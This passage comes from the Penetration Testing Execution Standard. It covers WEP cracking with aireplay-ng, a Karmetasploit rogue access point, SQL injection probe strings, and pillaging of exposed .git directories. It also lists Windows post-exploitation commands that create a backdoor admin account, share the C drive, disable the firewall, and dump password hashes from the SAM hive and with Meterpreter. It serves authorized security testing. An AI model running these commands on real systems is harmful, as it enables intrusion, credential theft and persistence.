- -a 34:EF:44:BB:14:C1 is the access point MAC address
- -h 00:E0:4C:6D:27:8D is our card MAC address
- wlan0 is the wireless interface name

9.4. Exploitation 165

The Penetration Testing Execution Standard Documentation, Release 1.1

Screenshot Here

Attack 3 - ARP Request Replay Attack

The classic ARP request replay attack is the most effective way to generate new initialization vectors. This attack is

probably the most reliable of all. The program listens for an ARP packet then retransmits it back to the AP. This, in

turn causes the AP to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and

over. However, each ARP packet repeated by the AP has a new IV. The collection of these IVs will later help us later

in determining the WEP key.

`aireplay-ng -3 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0`

- -3 means standard arp request replay
- -b 34:EF:44:BB:14:C1 is the access point MAC address
- -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)

- wlan0 is the wireless interface name

Attack 4 - KoreK chopchop

The KoreK chopchop attack can decrypt a WEP data packet without knowing the key. It can even work against dynamic WEP. This attack does not recover the WEP key itself, it merely reveals the plaintext. Some APs are not vulnerable to this attack. They may seem vulnerable at first but actually drop data packets shorter than 60 bytes. If the AP drops packets shorter than 42 bytes, Aireplay tries to guess the rest of the missing data, as far as the headers are predictable. If an IP packet is captured Aireplay checks if the checksum of the header is correct after guessing its missing parts. Remember that this attack requires at least one WEP data packet.

```
aireplay-ng -4 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0
```

- -4 means the chopchop attack
- -b 34:EF:44:BB:14:C1 is the access point MAC address
- -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)
- wlan0 is the wireless interface name

Attack 5 - Fragmentation Attack

The fragmentation attack does not recover the WEP key itself, but (also) obtains the PRGA (pseudo random generation algorithm) of the packet. The PRGA can then be used to generate packets with Packetforge-ng which are in turn are used for various injection attacks. The attack requires at least one data packet to be received from the AP in order to initiate the attack. Basically, the program obtains a small amount of keying material from the packet then attempts to send ARP and/or LLC packets with known content to the AP. If the packet is successfully echoed back by the AP then a larger amount of keying information can be obtained from the returned packet. This cycle is repeated several times until 1500 bytes of PRGA are obtained (sometimes less than 1500 bytes).

```
aireplay-ng -5 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0
```

- -5 means run the fragmentation attack
- -b 34:EF:44:BB:14:C1 is the access point MAC address
- -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)
- wlan0 is the wireless interface name

166 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Attack 9: Injection test

The injection test determines if your card can successfully inject wireless packets, and measures ping response times to APs. If you have two wireless cards connected, the test can also determine which specific injection attacks can be successfully executed. The basic injection test lists the APs in the area which respond to broadcast probes, and for each it performs a 30 packet test which measures the connection quality. This connection quality quantifies the ability of your card to successfully send and receive a response to the test target. The percentage of responses received gives a good indication of the link quality.

aireplay-ng -9 wlan0

Where:

- -9 - Injection test.
- wlan0 - the interface name

Screenshot Here

Aircrack-ng

Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program. Aircrack-ng can recover the WEP key

once enough encrypted packets have been captured with airodump-ng. This part of the Aircrack-ng suite determines

the WEP key using two fundamental methods. The first method is via the PTW approach (Pyshkin, Tews, and Weinmann).

The default cracking method is PTW.

For cracking WPA/WPA2 pre-shared keys, only a dictionary method is used. SSE2 support is included to dramatically

speed up WPA/WPA2 key processing. A “four-way handshake” is required as input. For WPA handshakes, a full

handshake is composed of four packets. However, Aircrack-ng is able to work successfully with just 2 packets.

EAPOL packets (2 and 3) or packets (3 and 4) are considered a full handshake.

9.4.4 Attacking the User

The Rules of Engagement (ROE) should be validated to ensure this is in-scope before conducting any attacks against

the users

Karmetasploit is a modification of the KARMA to integrate it into Metasploit. Karmetasploit creates a working “evil”

access point working that provides network services to an unsuspecting user. The services Karmetasploit provides

include a DNS daemon that responds to all requests, a POP3 service, an IMAP4 service, a SMTP service, a FTP

service, a couple of different SMB services, and a web service. All DNS lookups result in the IP address of the access

point being returned, resulting in a blackhole effect for all email, web, and other network traffic.

To run Karmetasploit, use aireplay-ng to verify that injection is functioning:

```
# aireplay-ng --test [monitor-interface]
```

The output of aireplay-ng should indicate that injection is working and that one of the local access points could be

reached. If every access point returns 0% and the message indicating injection is working is not there, you likely need

to use a different/patched driver or a different wireless card.

The Metasploit Framework does not have a DHCP module, so a third-party DHCP service must be configured and

installed. The easiest way to accomplish this is by installing the “dhcpcd” package. On Backtrack 4 R2, the package is

called “dhcpcd3” or on Backtrack 5, the package is called “dhcp3-server”.

```
apt-get install dhcp3-server
```

9.4. Exploitation 167

The Penetration Testing Execution Standard Documentation, Release 1.1

Once the DHCP server has been installed, an appropriate configuration file needs to be created. This file is normally

called “dhcpcd.conf” or “dhcpcd3.conf” and resides in /etc, /etc/dhcp, or /etc/dhcp3. The example below uses the

10.0.0.0/24 network with the access point configured at 10.0.0.1.

```

default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 10.0.0.1;
}

```

To run Karmetasploit, there are three things that need to happen. First, airbase-ng must be started and configured as

a greedy wireless access point. The following example will beacon the ESSID of the target company, respond to all

probe requests, and rebroadcast all probes as beacons for 30 seconds:

```
airbase-ng -P -C 30 -e "<COMPANY ESSID>" -v [monitor-interface]
```

Second, we need to configure the IP address of the at0 interface to match.

```
ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
```

Third, the DHCP server needs to be started on the "at0" TUN/TAP interface created by airbase-ng:

```
dhcpd -cf /etc/dhcpd.conf at0
```

Finally, the Metasploit Framework itself needs to be configured. While its possible to configure each service by hand,

its more efficient to use a resource file with the msfconsole interface. A sample resource file, configured to use 10.0.0.1

as the access point address, with nearly every feature enabled, can be downloaded here [2](#). To use this resource file,

run msfconsole with the -r parameter. Keep in mind that msfconsole must be run as root for the capture services to

function.

```
msfconsole -r karma.rc
```

Once the Metasploit Framework processes the commands in the resource file, the standard msfconsole shell will be

available for commands. As clients connect to the access point and try to access the network, the service modules will

do what they can to extract information from the client and exploit browser vulnerabilities.

<Contribution Needed>

<Contribution Needed>

<Contribution Needed>

- DoS / Blackmail angle

A web application involves a web server that accepts input and is most often interfaced using http(s).

The penetration

tester's goal is to discover any interaction points that can be manipulated to access information, functionality or

services beyond the web applications intended use. Quite often a web application will comprise of tiers.

The tiers are

168 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

generally broken up into web, application, and data. These tiers can run on one or more servers, and any of the tiers

may be load balanced across multiple servers. In the quest to find all the entry points, during the intelligence gathering

and vulnerability analysis phase the penetration tester will utilize mostly GET and POST requests but should also

test head, put, delete, trace, options, connect and patch. The objective is to map all input and output points. These are not limited to simply forms on a page, but include cookies, links, hidden forms, http parameters, etc. During the exploration particular attention should be given to sessions, cookies, error pages, http status codes, indirectly accessible pages, encryption usage and server configuration, dns and proxy cache usage. Ideally, this will be done using both automated and manual methods to discover potential ways to manipulate the web application parameters or logic. This is generally done using some form of client application (browser) and a proxy that can sit between the client application and the web application, and a tool to crawl (aka spider) through page links.

SQL Injection (SQLi)

According to OWASP (https://www.owasp.org/index.php/SQL_Injection) SQL Injection, or as it is more commonly known SQLi, consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands. SQL (Structured Query Language) is an interpreted programming language for interfacing with a database. It is sometimes also lazily used to refer to the database management system. Applications utilize a database to store/retrieve and process information. The database is usually a relational database, where data is stored in one more tables, each table has values in one or more columns (data types/attributes) and rows (element/tuple). There are several implementations of SQL and each has their own commands and syntax. A few common commands are:

- select - retrieve data
- union - combine results of two or more selects
- insert - add new data
- update - modify existing data
- delete - delete data

What is injection? Simply stated, SQL injection exploits a vulnerability that allows data sent to an application to be interpreted and run as SQL commands.

According to OWASP (https://www.owasp.org/index.php/SQL_Injection) SQL Injection, also known as SQLi, consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane

input in

order to effect the execution of predefined SQL commands. SQL injection is typically discovered in the Vulnerability

Analysis phase (and maybe hinted at in the intelligence gathering phase) of the engagement.

One possible way to test for sql injection is to enter a ' into input fields then compare the application response to

a well formed request. If the web application is vulnerable to SQLi, a ' may return different results when the SQL

statement attempts to execute. Was an error message returned, different results, web page a different size, are different

HTTP codes returned. Don't forget to look at the source, not just what is displayed in the browser.

Depending on the

reaction, it may be necessary to use other tests for injection, for example " or ' ; or) or '+ '= ' or %27%20or%201=1.

It may also be necessary to encode the characters to bypass filters. If the access to the source code of the application

is available, review for any variables where input can be manipulated as part of the application usage. In some cases

this will be readily apparent, for instance php \$sql = "SELECT * from [table] WHERE tuple =

'\$_GET("input")"; c#

\$sql = "SELECT * from [table] WHERE tuple = '" + request.getParameter("input") + "'";

Several tools are available for the identification and exploitation of SQLi

The Social-Engineering Toolkit (SET) is a python-driven suite of custom tools which solely focuses on attacking

the human element of pentesting. It's main purpose is to augment and simulate social-engineering attacks and allow

the tester to effectively test how a targeted attack may succeed. Currently SET has two main methods of attack,

one is utilizing Metasploit payloads and Java-based attacks by setting up a malicious website (which you can clone whatever one you want) that ultimately delivers your payload. The second method is through file-format bugs and e-mail phishing. The second method supports your own open-mail relay, a customized sendmail open-relay, or Gmail integration to deliver your payloads through e-mail. The goal of SET is to bring awareness to the often forgotten attack vector of social-engineering. You can see detailed tutorials here or by downloading the user manual here.

9.4.5 VPN detection

VPN Hunter (<http://www.vpnhunter.com>) discovers and classifies SSL VPNs from top vendors including Juniper, Cisco, Palo Alto, Citrix, Fortinet, F5, SonicWALL, Barracuda, Microsoft, and Array. VPN Hunter will also attempt to detect whether two-factor authentication is enabled on the target SSL VPNs.

Git

Git is a distributed version control system (DVCS) and the meta directory (.git) contains all the necessary information

to re-create the state of the repository at any given point in time.

Git is often used to deploy web applications and the .git meta directory is sometimes available to pillage.

Identify the repo

One quick way to find the repo is to look for the file <http://example.com/.git/HEAD> and see if it contains a match to

^ref: refs/ W3AF (<http://w3af.sourceforge.net/>) contains a discovery plugin named findGit.py that will assist in finding

git repositories of web targets.

Note: the .git directory is not always present in the root, but sometimes in sub directories depending on how a part of

the application is deployed. Something like <http://example.com/blog/.git/>

Cloning the repo

git clone <http://example.com/>

If an error like this is the result of the clone attempt then you have to resort to pillaging in different ways as the repo is

not easily cloneable.

fatal: <http://example.com/info/refs> not found: did you run git update-server-info on the server?

172 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Check for directory browsing

If directory browsing is open for <http://example.com/.git/objects> then wget can be used to download the repo and then

re-construct it.

Example:

wget -m --no-parent <http://example.com/.git>

cd example.com

git reset --hard

Other useful data

If both of these scenarios fail to get you the contents of the git repo there is still other information that may be of value.

These files with predictable file names can contain very useful information and are detailed below.

- .git/index

“The index is a binary file (generally kept in .git/index) containing a sorted list of path names, each with permissions

and the SHA1 of a blob object; git ls-files can show you the contents of the index:” (http://book.git-scm.com/7_the_git_index.html)

1. Platform details (.php, .cgi, etc)

2. Files that may contain configuration details (that are not rendered)

3. .old

4. .new

5. .bak

6. .tar.gz

7. .txt

8. Database dumps .sql

mkdir example.com

cd example.com

mkdir .git

wget get <http://example.com/.git/index> -O .git/index

git init .

git ls-files

- .git/config

Contains repo locations, usernames / email addresses, possibly other targets one could attack.

- .git/logs/HEAD

Contains commit messages if any editing and committing has been done on the server.

- .git/hooks/*

There are a number of files in the hooks directory that may contain sensitive information depending on the environment.

9.5 Post Exploitation

Post-exploitation activities are those that are conducted once a system has been compromised. These activities vary

based upon the type of operating system. They can vary from running simple “whoami” to enumerating local accounts.

9.5.1 Windows Post Exploitation

Blind Files

(Things to pull when all you can do is to blindly read) LFI/Directory traversal(s). Files that will have the

same name

across networks / Windows domains / systems.

{ | ! align="left" | File ! Expected Contents / Description | - | %SYSTEMDRIVE%\boot.ini | A file that can be counted on to be on virtually every windows host. Helps with confirmation that a read is happening. | - | %WINDIR%\win.ini | This is another file to look for if boot.ini isn't there or coming back, which is some times

the case. | - | %SYSTEMROOT%\repair\SAM

%SYSTEMROOT%\System32\config\RegBack\SAM | It stores users' passwords in a hashed format (in LM hash and NTLM hash). | - | %SYSTEMROOT%\repair\system

%SYSTEMROOT%\System32\config\RegBack\system | | }

Non Interactive Command Execution

9.5. Post Exploitation 177

The Penetration Testing Execution Standard Documentation, Release 1.1

System

Command Expected Output or Description

Lists your current user. Not present in all versions of Windows; however shall be present in Windows NT 6.0-6.1.

whoami /all Lists current user, sid, groups current user is a member of and their sids as well as current privilege level.

set Shows all current environmental variables. Specific ones to look for are USERDOMAIN, USERNAME, USERPROFILE, HOMEPATH, LOGONSERVER, COMPUTERNAME, APPDATA, and ALLUSERPROFILE.

fsutil fsinfo drives Must be an administrator to run this, but it lists the current drives on the system.

<nowiki>reg query HKLM /s /d /f

"C:* *.exe" | find /I "C:\" |

find /V """"</nowiki>

Locates insecurely registered executables within the system registry on Windows 7.

Networking (ipconfig, netstat, net)

<http://www.securityaegis.com/ntsd-backdoor/>

Configs

align="left" | Command Expected Output or Description

gpresult /z Extremely verbose output of GPO (Group policy) settings as applied to the current system and user

sc qc

sc query

sc queryex

type

%WINDIR%\System32\drivers\etc\hosts

Print the contents of the Windows hosts file

dir %PROGRAMFILES% Prints a directory listing of the Program Files directory.

echo %COMSPEC% Usually going to be cmd.exe in the Windows directory, but it's good to know for sure.

178 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Finding Important Files

Files To Pull (if possible)

Remote System Access

align="left" | Command Description / Reason

net share [\\computername](#)

tasklist /V /S computername

qwinsta /SERVER:computername
 qprocess /SERVER:computername *
 net use [\\computername](#) This maps IPC\$ which does not show up as a drive but allows you to access the remote system as the current user. This is less helpful as most commands will automatically make this connection if needed
 net use [\\computername](#)
 /user:DOMAIN\username password
 Using the IPC\$ mount use a user name and password allows you to access commands that do not usually ask for a username and password as a different user in the context of the remote system.
 This is useful when you've gotten credentials from somewhere and wish to use them but do not have an active token on a machine you have a session on.
 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
 REG_DWORD /d 0 /f
 Enable remote desktop.
 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fAllowToGetHelp /t
 REG_DWORD /d 1 /f
 Enable remote assistance
 "net time \computername "
 Shows the time of target computer)
 "dir \computernameshare_or_admin_share "
 dir list a remote directory
 tasklist /V /S computername Lists tasks w/users running those tasks on a remote system.
 This will remove any IPC\$ connection after it is done so if you are using another user, you need to reinitiate the IPC\$ mount
 Auto-Start Directories
 "ver " Returns kernel version - like uname on *nix)
 { | ! align=left" | Version !Location | - | Windows NT 6.1, 6.0 | %SystemDrive%\ProgramData\Microsoft \Windows\Start
 Menu\Programs\Startup\ | - | Windows NT 5.2, 5.1, 5.0 | %SystemDrive%\Documents And Settings\All Users\Start
 Menu\Programs\Startup\ | - | Windows 9x | %SystemDrive%\wmiOWS\Start Menu\Programs\Startup\ | - | Windows NT
 4.0, 3.51, 3.50 | %SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup\ | }
 9.5. Post Exploitation 179

Vista SP1/7/2008/2008R2 (x86 & x64)

Enable/Disable Windows features with Deployment Image Servicing and Management (DISM):

9.5. Post Exploitation 181

The Penetration Testing Execution Standard Documentation, Release 1.1

- Note* Works well after bypassuac + getsystem (requires system privileges)
- Note2* For Dism.exe to work on x64 systems, the long commands are necessary

To list features which can be enabled/disabled:

```
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online  
/get-features
```

To enable a feature (TFTP client for example):

```
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online  
/enable-feature /featurename:TFTP
```

To disable a feature (again TFTP client):

```
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online  
/disable-feature /featurename:TFTP
```

Invasive or Altering Commands

These commands change things on the target and can lead to getting detected

align=left" | Command Reason / Description

net user hacker hacker /add Creates a new local (to the victim) user called 'hacker' with the password of 'hacker'

net localgroup administrators /add

hacker net localgroup administrators

hacker /add

Adds the new user 'hacker' to the local administrators group

net share nothing\$=C:\

/grant:hacker,FULL /unlimited

Shares the C drive (you can specify any drive) out as a Windows share and grants the user 'hacker' full rights to access, or modify anything on that drive.

One thing to note is that in newer (will have to look up exactly when, I believe since XP SP2) windows versions, share permissions and file permissions are separated.

Since we added our selves as a local admin this

isn't a problem but it is something to keep in mind

net user username /active:yes /domain Changes an inactive / disabled account to active. This can useful for re-enabling old domain admins to use, but still puts up a red flag if those accounts are being watched.

netsh firewall set opmode disable Disables the local windows firewall

netsh firewall set opmode enable Enables the local windows firewall. If rules are not in place for your connection, this could cause you to loose it.

Support Tools Binaries / Links / Usage

9.5.2 Obtaining Password Hashes in Windows

There are two general methods for obtaining the password hashes in Windows. One method is to inject code into the

LSASS (Local Security Authority Subsystem Service) process and the other is to extract the hashes from the SAM,

system, and security registry hives. Pwdump6, Fgdump, and the hashdump command in Meterpreter use the LSASS

injection method and Credump extracts passwords from the SAM, system, and security hives. Once the hashes have

been extracted, you can crack the hashes to obtain the passwords or you can use the hashes in a pass the hash exploit.

LSASS Injection

One of the pitfalls of using the LSASS injection method is the possibility of crashing the LSASS process, which will

reboot the machine. Another pitfall is tools like Pwdump and Fgdump are often stopped by AV tools.

Pwdump6 and Fgdump

Pwdump6 and Fgdump are available at <http://www.foofus.net/~fizzgig>. Fgdump implements a number of features that

Pwdump6 does not and is the preferred tool to use. Also, the user account must be an administrator on the target machine.

- To dump passwords on the local host with the credential of the current user use: fgdump
- To dump passwords on the local host with other credentials use: fgdump -h 127.0.0.1 -u adminuser
- To dump passwords on a remote host with specified credentials use: fgdump -h 192.168.0.1 -u adminuser -p password

9.5. Post Exploitation 183

The Penetration Testing Execution Standard Documentation, Release 1.1

Hashdump in Meterpreter

From the meterpreter prompt run hashdump.

```
meterpreter > hashdump
```

```
Guest:501:*****NOPASSWORD*****:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
HelpAssistant:1000:*****NOPASSWORD*****:ee96955033d6fa723cc2fccb7bec093d:::
```

Extracting Passwords from Registry

You will need to copy the SAM, system, and security files from the target machine to your machine. The files are

located in C:\WINDOWS\system32\config and are typically inaccessible while the machine is running.

Fortunately,

you can get a copy of the files from the registry in HKEY_LOCAL_MACHINE and some times you can find them in

c:\WINDOWS\repair.

Copy from the Registry

```
reg save HKLM\SAM c:\sam.reg
```

```
reg save HKLM\SYSTEM c:\system.reg
```

```
reg save HKLM\SECURITY c:\security.reg
```

If you get an "Access Denied" error message when trying to save the SECURITY hive then try:

```
at 12:00 reg save HKLM\SECURITY c:\security.reg
```

You are using the at command to schedule the reg command so set the time appropriately.

Extracting the Hashes

Creddump includes three python scripts designed to extract the local password hashes (pwdump.py), the cached credentials

(cachedump.py), and the LSA secrets (lsadump.py). To get the local password hashes use: pwdump.py system.reg sam.reg. To get the cached credentials use: cachedump.py system.reg security.reg.

Extracting Passwords from Registry using Meterpreter

In Meterpreter use the command run post/windows/gather/hashdump to get the local hashes from the SAM database. To get the cached hashes you will need to download the cachedump.rb module from <http://lab.mediaservice.net/code/cachedump.rb> and put it into /modules/post/windows/gather. Then you can run the

command run post/windows/gather/cachedump.

9.6 Reporting

<Contribution Needed>

184 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

9.6.1 Executive-Level Reporting

<Contribution Needed>

1. Business Impact
2. Customization
3. Talking to the business
4. Affect bottom line
5. Strategic Roadmap
6. Maturity model
7. Appendix with terms for risk rating

9.6.2 Technical Reporting

<Contribution Needed>

1. Identify systemic issues and technical root cause analysis
2. Maturity Model
3. Technical Findings
 - Description
 - Screen shots
 - Ensure all PII is correctly redacted
 - Request/Response captures

- PoC examples
 - Ensure PoC code provides benign validation of the flaw
4. Reproducible Results
- Test Cases
 - Fault triggers
5. Incident response and monitoring capabilities
- Intelligence gathering
 - Reverse IDS
 - Pentest Metrics
 - Vuln. Analysis
 - Exploitation
 - Post-exploitation
 - Residual effects (notifications to 3rd parties, internally, LE, etc...)

6. Common elements

- Methodology
- Objective(s)

9.6. Reporting 185

The Penetration Testing Execution Standard Documentation, Release 1.1

- Scope
- Summary of findings
- Appendix with terms for risk rating

9.6.3 Quantifying the risk

<Contribution Needed>

1. Evaluate incident frequency

- probable event frequency
- estimate threat capability (from 3 - threat modeling)
- Estimate controls strength (6)
- Compound vulnerability (5)
- Level of skill required
- Level of access required

2. Estimate loss magnitude per incident

- Primary loss
- Secondary loss
- Identify risk root cause analysis
- Root Cause is never a patch
- Identify Failed Processes

3. Derive Risk

- Threat
- Vulnerability
- Overlap

9.6.4 Deliverable

<Contribution Needed>

1. Preliminary results
2. Review of the report with the customer
3. Adjustments to the report
4. Final report
5. Versioning of Draft and Final Reports
6. Presentation
 - Technical
 - Management Level
7. Workshop / Training
 - Gap Analysis (skills/training)

186 Chapter 9. PTES Technical Guidelines

8. Exfiltrated evidence and any other raw (non-proprietary) data gathered.

9. Remediation Roadmap

- Triage
- Maturity Model
- Progression Roadmap
- Long-term Solutions
- Defining constraints

9.7 Custom tools developed

In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have the correct

OpenVAS Global Settings. In order to do this you will need to connect to the OpenVAS Server and modify the Global

Settings. There are seven configuration tabs: General, Credentials, Target Selection, Access Rules, Prefs., and KB.

For our purposes, most of the default settings do not need to be modified.

9.8 General

The General tab is where we will set certain scan options. The actual settings have been defined as indicated below:

General Scan Options Section Setting

Port Range 1-65535

Consider unscanned ports as closed Unchecked

Checks to perform concurrently 4

Path to CGIs /cgi-bin:/scripts

Do a reverse lookup of the IP before testing it Unchecked

Safe checks Checked

Designate hosts by their MAC address Unchecked

Port Scanner Section Setting

ike-scan (NASL wrapper) Checked

Snmpwalk 'scanner' Checked

SYN Scan Checked

Exclude toplevel domain wildcard hosts Unchecked

portbunny (NASL wrapper) Unchecked

strobe (NASL wrapper) Unchecked

Scan for LaBrea tarpitted hosts Checked

amap (NASL wrapper) Unchecked

pncan (NASL wrapper) Unchecked

Netstat 'scanner' Unchecked

Simple TCP portscan in NASL Unchecked

OpenVAS TCP scanner Checked

Ping Host Checked

Nmap (NASL wrapper) Checked

9.7. Custom tools developed 187

9.9 Plugins

The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to

enable. The easiest way to set this is to select the "Enable All" button from the main Plugins tab, however this assumes

the Safe Checks is selected from the General Tab.

9.10 Credentials

The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during

scanning.

For our policy we will not edit any of the settings within this section. They are however documented to ensure completeness.

SMB Authorization Setting

SMB login Blank

SMB password Blank

SMB domain (optional) Blank

SSH Authorization Setting

Per-host SSH key Selection (localhost) Select SSH Login

Per-host SSH key Selection (Default) Select SSH Login

User per-target login information Unchecked

SSH login name sshovas

SSH password (unsafe!) Blank

SSH public key Blank

SSH private key Blank

SSH key passphrase Blank

9.11 Target Selection

The Target Selection tab, allows us to specify specific targets or to read them from a file. The main then to ensure that

is checked is the Perform a DNS zone transfer.

9.12 Access Rules

The Access Selection tab, allows us to view and manage the access rules for our scanner. These rules determine which

host you may scan. Note that there are three kinds of access rules:

Server rules, Serverside user rules, and Clientside user rules. Server rules are global to the server and will affect all

users that connect to this server. Serverside user rules are specific to a user and affect only this user, no matter from

which client he connects to this server. Finally, Clientside user rules are specific to the client. They will affect only

the scope in which they are defined.

9.13 Preferences

The Preferences tab allows for more granular control over scan settings. All items in this category should be left alone.

188 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

9.14 Knowledge Base

The configuration section for the Knowledge Base (KB) allows you to control the management of the server-side scan

results. Information retrieved by plugins is collected in a KB during a scan. This is done on a per-host basis, meaning

there is one KB for every host scanned. The default is to discard the KB once all plugins have finished, but under

certain circumstances it can be quite useful to tell the server to keep the KBs generated during the scan and use them

again at a later time.

In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have created a

policy called "Only Safe Checks." In order to do this you will need to connect to the Nessus server UI, so that you can

create a custom policy by clicking on the "Policies" option on the bar at the top and then "+ Add" button on the right.

The “Add Policy” screen will be displayed as follows:

” Screenshot Here ”

There are four configuration tabs: General, Credentials, Plugins, and Preferences. For our purposes, most of the default settings do not need to be modified.

9.15 General

The General tab is where we will name and configure scan options related to our policy. There are six boxes of

grouped options that control scanner behavior: Basic, Scan, Network Congestion, Port Scanners, Port Scan Options,

and Performance.

Basic allows us to define the policy itself. The actual settings have been defined as indicated below:

Basic Section Setting

Name Only Safe Checks

Visibility Shared

Description Complete scans not including Denial of Service.

Scan Section Setting

Save Knowledge Base Checked

Safe Checks Checked

Silent Dependencies Checked

Log Scan Details to Server Unchecked

Stop Host Scan on Disconnect Unchecked

Avoid Sequential Scans Unchecked

Consider Unscanned Ports as Closed Unchecked

Designate Hosts by their DNS Name Unchecked

Network Section Setting

Reduce Parallel Connections on Congestion Unchecked

Use Kernel Congestion Detection (Linux Only) Unchecked

Port Scanners Section Setting

TCP Scan Checked

UDP Scan Unchecked

SYN Scan Unchecked

SNMP Scan Checked

Netstat SSH Scan Checked

Netstat WMI Scan Checked

Ping Host Unchecked

In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have created a

policy called “Only Safe Checks (Web)”. In order to do this you will need to connect to the Nessus server UI, so that

you can create a custom policy by clicking on the “Policies” option on the bar at the top and then “+ Add” button on

the right. The “Add Policy” screen will be displayed as follows:

Screenshot Here

”

There are four configuration tabs: General, Credentials, Plugins, and Preferences. For our purposes, most of the

default settings do not need to be modified.

9.19 General

The General tab is where we will name and configure scan options related to our policy. There are six boxes of

grouped options that control scanner behavior: Basic, Scan, Network Congestion, Port Scanners, Port Scan Options, and Performance.

9.19. General 195

The Penetration Testing Execution Standard Documentation, Release 1.1

Basic allows us to define the policy itself. The actual settings have been defined as indicated below:

Basic Section Setting

Name Only Safe Checks (Web)

Visibility Shared

Description

Complete scans not including Denial of Service.

Scan Section Setting

Save Knowledge Base Checked

Safe Checks Checked

Silent Dependencies Checked

Log Scan Details to Server Unchecked

Stop Host Scan on Disconnect Unchecked

Avoid Sequential Scans Unchecked

Consider Unscanned Ports as Closed Unchecked

Designate Hosts by their DNS Name Unchecked

Network Section Setting

Reduce Parallel Connections on Congestion Unchecked

Use Kernel Congestion Detection (Linux Only) Unchecked

Port Scanners Section Setting

TCP Scan Checked

UDP Scan Unchecked

SYN Scan Unchecked

SNMP Scan Checked

Netstat SSH Scan Checked

Netstat WMI Scan Checked

Ping Host Unchecked

Port Scan Options Section Setting

Port Scan Range

1-65535

Performance Section Setting

Max Checks Per Host (Windows) 5

Max Checks Per Host (Linux) 50-75

Max Hosts Per Scan 5

Network Receive Timeout (seconds) 5

Max Simultaneous TCP Sessions Per Host Unlimited

Max Simultaneous TCP Sessions Per Scan Unlimited

9.20 Credentials

The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during scanning.

For our policy we will not edit any of the settings within this section. They are however documented to ensure completeness.

Windows credentials Setting

208 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

9.27 Denial of service

""Description: ""This basic audit of all network assets uses both safe and unsafe (denial-of-service) checks. This scan does not include in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing.

""Why use this template: ""You can run a denial of service scan in a preproduction environments to test the resistance of assets to denial-of service conditions.

""Device/vulnerability scan: ""Y/Y

""Maximum # scan threads: ""10

""ICMP (Ping hosts): ""Y

""TCP ports used for device discovery: ""80

""UDP ports used for device discovery: ""None

""Device discovery performance: ""5 ms send delay, 4 retries, 1000 ms block timeout

""TCP port scan method: ""Stealth scan (SYN)

""TCP optimizer ports: ""None

""TCP ports to scan: ""Well known numbers + 1-1040

""TCP port scan performance: ""0 ms send delay, 10 blocks, 10 ms block delay, 5 retries

""UDP ports to scan: ""Well-known numbers

""Simultaneous port scans: ""5

""Specific vulnerability checks enabled (which disables all other checks): ""None

""Specific vulnerability checks disabled: ""Local, patch, policy check types

9.28 Discovery scan

""Description: ""This scan locates live assets on the network and identifies their host names and

operating systems.

NeXpose does not perform enumeration, policy, or vulnerability scanning with this template.

""Why use this template: ""You can run a discovery scan to compile a complete list of all network assets. Afterward, you can target subsets of these assets for intensive vulnerability scans, such as with the Exhaustive scan template.

""Device/vulnerability scan: ""Y/N

""Maximum # scan threads: ""10

""ICMP (Ping hosts): ""Y

""TCP ports used for device discovery: ""21, 22, 23, 25, 80, 88, 110, 111, 135, 139, 143, 220, 264, 389, 443, 445,

449, 524, 585, 636, 993, 995, 1433, 1521, 1723, 3389, 8080, 9100

""UDP ports used for device discovery: ""53, 67, 111, 135, 137, 161, 500, 1701

""Device discovery performance: ""5 ms send delay, 2 retries, 3000 ms block timeout

""TCP port scan method: ""Stealth scan (SYN)

""TCP optimizer ports: ""None

""TCP ports to scan: ""21, 22, 23, 25, 80, 110, 139, 143, 220, 264, 443, 445, 449, 524, 585, 993, 995, 1433, 1521,

1723, 8080, 9100

